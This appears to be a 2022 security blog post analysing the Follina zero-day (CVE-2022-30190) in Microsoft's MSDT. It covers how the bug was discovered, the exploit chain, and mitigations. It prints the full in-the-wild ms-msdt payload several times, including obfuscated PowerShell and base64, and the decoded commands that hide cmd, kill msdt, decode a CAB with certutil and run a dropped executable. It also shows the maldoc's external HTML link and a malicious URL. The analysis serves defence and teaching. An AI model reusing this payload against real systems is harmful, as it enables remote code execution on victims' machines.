A New ZERO-DAY Vulnerability Found in the Wild: Follina! - CVE-2022–30190

Sıla Özeren

June 11, 2022

In this blog post, we will examine a new, unfixed, and unpatched vulnerability with a high severity score (CVSS 7.8 - Critical) found in the wild.

1 What is Microsoft Diagnostic Tool, and why do people fuss about it?





Figure 1: Microsoft Windows

MSDT is a diagnostic tool used to collect data from users when they encounter a problem. Microsoft collects this data to analyze it and detect the current issue.



Microsoft Outlook Support Diagnostic

Data Collection Options

Choose an option for data collection from the options below. Choose Full unless a support engineer has directed you otherwise.

Full
(Default) Runs the full set of data collectors and detects known issues.


Custom...
Choose different diagnostics options. NOTE: Only choose this option if directed by a support engineer.

Figure 2: Microsoft Support Diagnostic Tool

It sounds like an excellent tool, right? Well, prepare for some bad news because it has turned out that the Remote Code Execution (RCE) vulnerability is present in MSDT, allowing attackers to execute any arbitrary code they want if they exploit this vulnerability.

2 How was it detected?

On May 27, 2022, a Twitter account, nao_sec - an independent research team, published the following post saying that somebody from Belarus submitted an exciting document, using an external reference inside the Microsoft Word document to load the HTML.



nao_sec @nao_sec · May 27


Interesting maldoc was submitted from Belarus. It uses Word's external link to load the HTML and then uses the "ms-msdt" scheme to execute PowerShell code.
virustotal.com/gui/file/4a240...

```
.ocation.href = "ms-msdt:/id PCWDiagnostic /skip force /param
rowseForFile=cal?c IT_LaunchMethod=ContextMenu IT_SelectProgram=Not
eForFile=h$(Invoke-Expression($(Invoke-Expression('[System.Text.Enc
+[char]58+'UTF8.GetString([System.Convert]'+[char]58+[char]58
se64String('+[char]34
A9ICJjOlx3aW5kb3dzXHN5c3RlbTMyXGNtZC5leGUiO1N0YXJ0LVByb2Nlc3MgJGNtZ
GUgaGlkZGVuIC1Bcmd1bWVudExpc3QgIi9jIHRhc2traWxsIC9mIC9pbSBtc2R0LmV4
Y2VzcyAkY21kIC13aW5kb3dzdHlsZSBoaWRkZW4gLUFyZ3VtZW50TGlzdCAiL2MgY2Q
ibGljXCYmZm9yIC9yICV0ZW1wJSAlaSBpbiAoMDUtMjAyMi0wNDM4LnJhcikgZG8gY2
AveSYmZmluZHN0ciBUVk5EUmdBQUFBIDEucmFyPjEudCYmY2VydHV0aWwgLWRlY29kZ
XhwYW5kIDEuYyAtRjoqIC4mJnJnYi5leGUiOw=='+[char]34+'))'))))i/../../.
/../../../../../../Windows/System32/mpsigstub.exe
roubleshoot=ts_AUTO\"";
```

46 757 1,721

Figure 3: Here is the ID of the post: nao_sec/status/1530196847679401984

This HTML was staging and loading a PowerShell code to execute using the MSDT protocol. Later, another user posted a script that looked very similar to what nao_sec published.



crazyman_army
@CrazymanArmy

[redacted]created this report.
0:22

sample,I find an trick in the wild and it maybe worked on Win10+

:f531a7c270d43656e34d578c8e71bc39

иглашение на интервью.doc

www.sputnikradio.net/radio/news/3134.html

ins

```
ation.href = "ms-msdt:/id PCWDiagnostic /skip force /param
seForFile=cal?c IT_LaunchMethod=ContextMenu IT_SelectProgram=NotListed
rFile=h$(Invoke-Expression($(Invoke-Expression('[System.Text.Encoding]'+
ar]58+'UTF8.GetString([System.Convert]'+[char]58+
omBase64String('+
3RhcnQtUHJvY2VzcyAkY21kIC13aW5kb3dzdHlsZSBoaWRkZW4gLUFyZ3VtZW50
MgcnVuZGxsMzluZXhlIHBjd3V0bC5kbGwsTGF1bmNoQXBwbGljYXRpb24gJGNtZ
9ICJjOlx3aW5kb3dzXHN5c3RlbTMyXGNtZC5leGUiO1N0YXJ0LVByb2Nlc3MgJGN
93c3R5bGUgaGlkZGVuIC1Bcmd1bWVudExpc3Qgli9jIGNkIEM6XFVzZXJzXFB1Y
```

Status
Complete
The issue has been fixed.

Submission number
VULN-065524

Case number
—


Bounty
—

Security impact
Remote Code Execution

Reported product
Windows

6:50 AM · May 30, 2022 · Twitter Web App

Figure 4: A user on Twitter, crazyman_army, is showing proof that he warned Microsoft about this vulnerability in April 2022: /Crazyman-Army/status/1531120929321152512



Description

When I hunt sample,I find an trick in the wild and it maybe worked on Win10+

sample hash:f531a7c270d43656e34d578c8e71bc39

filename:приглашение на интервью.doc

URL:https://www.sputnikradio.net/radio/news/3134.html

and it contains

```
 window.location.href = "ms-msdt:/id PCWDiagnostic /skip force /param
\"IT_RebrowseForFile=cal?c IT_LaunchMethod=ContextMenu IT_SelectProgram=NotListed
IT_BrowseForFile=h$(Invoke-Expression($(Invoke-Expression('[System.Text.Encoding]'+
[char]58+[char]58+'UTF8.GetString([System.Convert]'+[char]58+
[char]58+'FromBase64String('+
[char]34+'U3RhcnQtUHJvY2VzcyAkY21kIC13aW5kb3dzdHlsZSBoaWRkZW4gLUFyZ3VtZW50
TGlzdCAiL2MgcnVuZGxsMzIuZXhlIHBjd3V0bC5kbGwsTGF1bmNoQXBwbGljYXRpb24gJGNtZ
CI7JGNtZCA9ICJjOlx3aW5kb3dzXHN5c3RlbTMyXGNtZC5leGUiO1N0YXJ0LVByb2Nlc3MgJGN
tZCAtd2luZG93c3R5bGUgaGlkZGVuIC1Bcmd1bWVudExpc3QgIi9jIGNkIEM6XFVzZXJzXFB1Y
```

Figure 5: You can see the code that triggered the vulnerability.


filename: приглашение на интервью.doc (Finally, it is a relief to see that all these Russian courses I took in my university years have a perk!) It says "invitation to interview.doc." We can assume that a Russian user was targeted with an innocent-looking malicious doc file containing the code above.

Eventually, Microsoft closed the case that there is not any security vulnerability, lol. They did not figure out the strange behavior of the MSDT at that moment.

3 Exploit

What does this attack vector need to be exploited?


- Well, it only takes one malicious, innocent-looking Office document, like Word. Do not get so cocky and assume that this is a macro-based malware. It is not, and we will get into detail soon.
- Only one "click" on this file is enough to download it. The victim may not need to open the file; even dragging it or navigating it into her file system might work depending on how the malware was staged.



Security Warning Macros have been disabled.

Figure 6: The file is on the protective mode, and a "Security Warning" pops up. The victim must click on the "Enable Content" as she downloaded the Office document from the Internet. This is kind of funny as the file does not contain any macros.

- Of course, it is a blank word document. Say, приглашение на интервью.doc, lol.
- When the victim opens this Word document, a strange "Program Compatibility Troubleshooter" pops up!


Program Compatibility Troubleshooter


Select troubleshooting option

→ Try recommended settings
Select this option to test run program using recommended compatibility settings

→ Troubleshoot program
Select this option to choose compatibility settings based on problems you notice

Figure 7: The victim has been compromised: The attacker has a reverse shell.

- When it is run, an external reference calls out to another location using the **URL protocol** from a calling application such as Word.



```
--------------------------------------------------------------------------------
File: '05-2022-0438.doc'
Found relationship 'oleObject' with external link https://www.xmlformats.com/office/word/2022/wordprocessingDrawing/RDF842l.html!
```


Figure 8: The external reference.

- File: '05–2022–0438.doc' Found a relationship 'oleObject' with an external link:

`https://www.xmlformats.com/office/word/2022/wordprocessingDrawing/RF842l.html!`

- One can see that the Word document containing a malicious file calls an external website to download an HTML file, as seen from the URL.

  `.html!`




Contacted URLs

Scanned	Detections	Status	URL
2022-06-09	12 / 96	403	https://www.xmlformats.com/office/word
2022-06-04	12 / 96	403	https://www.xmlformats.com/office/word/2022/wordprocessingDrawing/
2022-06-05	11 / 96	200	https://www.xmlformats.com/office/word/2022/wordprocessingDrawing/RDF842l.html
2022-05-31	10 / 95	403	https://www.xmlformats.com/office/word/2022
2022-05-31	10 / 95	403	https://www.xmlformats.com/office/word/2022/wordprocessingDrawing

Figure 9: Virus Total

- This document invokes the msdt.exe and some PowerShell commands.
- Below, you can see the payload.



```
window.location.href = “ms-msdt:/id PCWDiagnostic /skip force /param
\”IT_RebrowseForFile=cal?c IT_LaunchMethod=ContextMenu
IT_SelectProgram=NotListed IT_BrowseForFile=h$(Invoke-
Expression($(Invoke-Expression(‘[System.Text.Encoding]’+[char]58+
[char]58+’UTF8.GetString([System.Convert]’+[char]58+
[char]58+’FromBase64String(‘+
[char]34+’JGNtZCA9ICJjOlx3aW5kb3dzXHN5c3RlbTMyXGNtZC5leGUiO1N0Y
XJ0LVByb2Nlc3MgJGNtZCAtd2luZG93c3R5bGUgaGlkZGVuIC1Bcmd1bWVudE
xpc3QgIi9jIHRhc2traWxsIC9mIC9pbSBtc2R0LmV4ZSI7U3RhcnQtUHJvY2Vzcy
AkY21kIC13aW5kb3dzdHlsZSBoaWRkZW4gLUFyZ3VtZW50TGlzdCAiL2MgY2
QgQzpcdXNlcnNccHVibGljXCYmZm9yIC9yICV0ZW1wJSAlaSBpbiAoMDUtMjAy
Mi0wNDM4LnJhcikgZG8gY29weSAlaSAxLnJhciAveSYmZmluZHN0ciBUVk5EU
mdBQUFBIDEucmFyPjEudCYmY2VydHV0aWwgLWRlY29kZSAxLnQgMS5jICY
mZXhwYW5kIDEuYyAtRjoqIC4mJnJnYi5leGUiOw==’+[char]34+’))’))))i/..
/../../../../../../../../../../../../../Windows/System32/mpsigstub.exe
IT_AutoTroubleshoot=ts_AUTO\””;
```

Figure 10: Complete Payload.

- Running this PowerShell code gives the attacker the current user’s privileges and permissions, as she is the one who invoked the Word document in the first place. After this point, it is up to the attacker’s imagination what will come next. Privilege escalation, lateral movement, name it.

4 Exploitation in More Technical Terms (For the Curious Ones)

John Hammond, a hacking researcher, decoded this payload in base 64 [2]:

```
1. $cmd = "c:\windows\system32\cmd.exe";
```

- We see that the payload opens the command prompt cmd.exe.

```
2. Start-Process $cmd -windowstyle hidden -ArgumentList "/c
taskkill /f /im msdt.exe";
```

- It kills the any previous msdt invoke task.

```
3. Start-Process $cmd -windowstyle hidden -ArgumentList
"/c cd C:\users\public\&&for /r %temp% %i in (05-2022-0438.rar)
```

```
do copy %i 1.rar /y&&findstr TVNDRgAAAA 1.rar>1.t&&certutil
-decode 1.t 1.c &&expand 1.c -F:* .&&rgb.exe";
```

- We see that payload moves us into the following path.

  ```
  C:\users\public
  ```

- In this directory, there is a .rar file that we are about to loop through.

  ```
  Loop: for /r %temp% %i in (05-2022-0438.rar)
  ```

- While looping through the files inside the .rar file, the payload looks for a Base64 string for an encoded CAB file using the "/y&&findstr" command.
- Name of the cabinet file: TVNDRgAAAA.
- We see that found Base64 encoded CAB file is being stored as **1.t** CAB file.
- Notice that this 1.t CAB file is being decoded and stored as **1.c** CAB file.

  ```
  -decode 1.t 1.c
  ```

- We also see that 1.c is being expanded into our current directory.

  ```
  &expand 1.c -F:*
  ```

- Finally, we see that a strange-looking **rgb.exe**, possibly a Remote Access Trojan (RAT), file is being executed.

  ```
  .&&rgb.exe
  ```

5 Impact

This is the part that attracts the most attention. What is the impact? Well, there is no known fix or patch available for this vulnerability right now (June 11, 2022). Considering that this tool is in all versions of Windows, including Windows Server OS, we can safely say that Microsoft machines are vulnerable and not protected by an endpoint software at this point.

Not enabling the Protective View, only-read mode with disabled macros and other contents can prevent this attack. However, some reports say that converting the Word document into a Rich Text Format (RTF) format and reviewing this converted text in Windows Explorer can trigger the vulnerability.

6 Current Exploitation Status

So far it is known that the Chinese APT actor TA413 conducted an active attack against the international Tibetan community.

"The security researchers also spotted DOCX documents with Chinese filenames being used to install malicious payloads detected as password-stealing Trojans via the following." [1]


`hxxp://coolrat[.]xyz`

7 Mitigation Suggestion

Microsoft published a blog post on mitigation suggestions against this vulnerability on May 30th, 2022.

7.1 Disabling the MSDT URL Protocol:

- Run Command Prompt as Administrator.
- To back up the registry key, execute the command "reg export HKEY_CLASSES_ROOT\ms-msdt filename"
- Execute the command "reg delete HKEY_CLASSES_ROOT\ms-msdt /f".



Computer\HKEY_CLASSES_ROOT\ms-msdt

Name	Type	Data
(Default)	REG_SZ	URL:ms-msdt
EditFlags	REG_DWORD	0x00200000 (2097152)
URL Protocol	REG_SZ	

Figure 11: ms-msdt in the Registry Editor [1].

7.2 Fortinet Protections:

Following signatures related to CVE-2022-30190 vulnureability is detected and blocked by the FourtGuard Antivirus Service. [1]

- HTML/CVE_2022_30190.A!tr
- MSWord/Agent.2E52!tr.dldr
- MSWord/CVE20170199.A!exploit
- Riskware/RemoteShell.

8 Conclusion

In conclusion, CVE-2022–30190 is a serious vulnerability, which is waiting to be exploited in all versions of Windows, including Windows Server OS. Considering the new available PoC, malware's ability to bypass the Protective View and lack of any fix or patch is a strong indicator we will see more of this attack and its significant impact in the wild.

References

[1] Imano, S., Slaughter, J., & Gutierrez, F. (2022, June 1). CVE-2022–30190: Microsoft Support Diagnostic Tool (MSDT) RCE vulnerability "Follina": Fortiguard Labs. Fortinet Blog. Retrieved June 11, 2022, from https://www.fortinet.com/blog/threat-research/analysis-of-follina-zero-day

[2] Hammond, J. (2022, May 30). Rapid response: Microsoft Office RCE - "Follina" MSDT attack. Huntress. Retrieved June 11, 2022, from https://www.huntress.com/blog/microsoft-office-remote-code-execution-follina-msdt-bug